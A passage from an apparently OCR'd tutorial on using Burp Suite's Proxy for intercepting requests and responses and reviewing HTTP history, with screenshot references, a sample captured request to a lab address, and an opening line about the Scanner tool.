


10. Click on "**Forward**" button, and analyze the next request.


11. Go to "**Proxy**" tab > "**Options**" sub-tab > "**Intercept Server Responses**" section, and check the checkbox labelled as "**Intercept responses based on the following rules**".



12. For a smoother experience, add suitable interception rules for requests and responses. The following combination of request and response interception rules could be useful:




13. Switch to "Proxy" > "Intercept" tab and forward the intercepted request (from step-#10). This time, the server response should have been intercepted by the Burp interceptor.




14. Click on "**Forward**" button, and analyze the next request/response. Repeat until there is no more request/response to forward. Alternatively, if you are done analyzing the request, turn interception mode off by clicking on the "Intercpet is on" button.

HTTP History


1. Navigate to "**Proxy**" tab > "**HTTP history**" sub-tab to see a full record of all messages that have been intercepted by the Burp Proxy.




2. Click on the filter bar, above the history table, and select the checkbox labelled as "**Show only in-scope items**".




3. To apply the filter, click anywhere outside of the display filter form.




4. Right-click on the history table and select "**Show new history window**" option from the context menu, to open an additional view.




5. Click on a column header to sort contents of the history table.




6. To highlight a request, right-click on the chosen request and select "**Highlight**" from the context menu.



7. To add a comment against a request, right-click on the chosen request and select "**Add comment**" from the context menu.




8. If you wish to forward an interesting request to Scanner, Repeater, Intruder, or Sequencer tools, right-click on the selected request and choose an appropriate option from the context menu.


Burp Proxy HTTP History
Filter: Hiding out of scope items
Request
Response
Raw
Params
Headers
Hex
POST /register HTTP/1.1
Host: 192.168.56.101
Accept: */*
Accept-Language: en-GB,en;q=0.5
Type a search term
0 matches


Scanner (10 Minutes)

This is an advanced web vulnerability scanner, which can automatically crawl content and audit for numerous types of vulnerabilities.

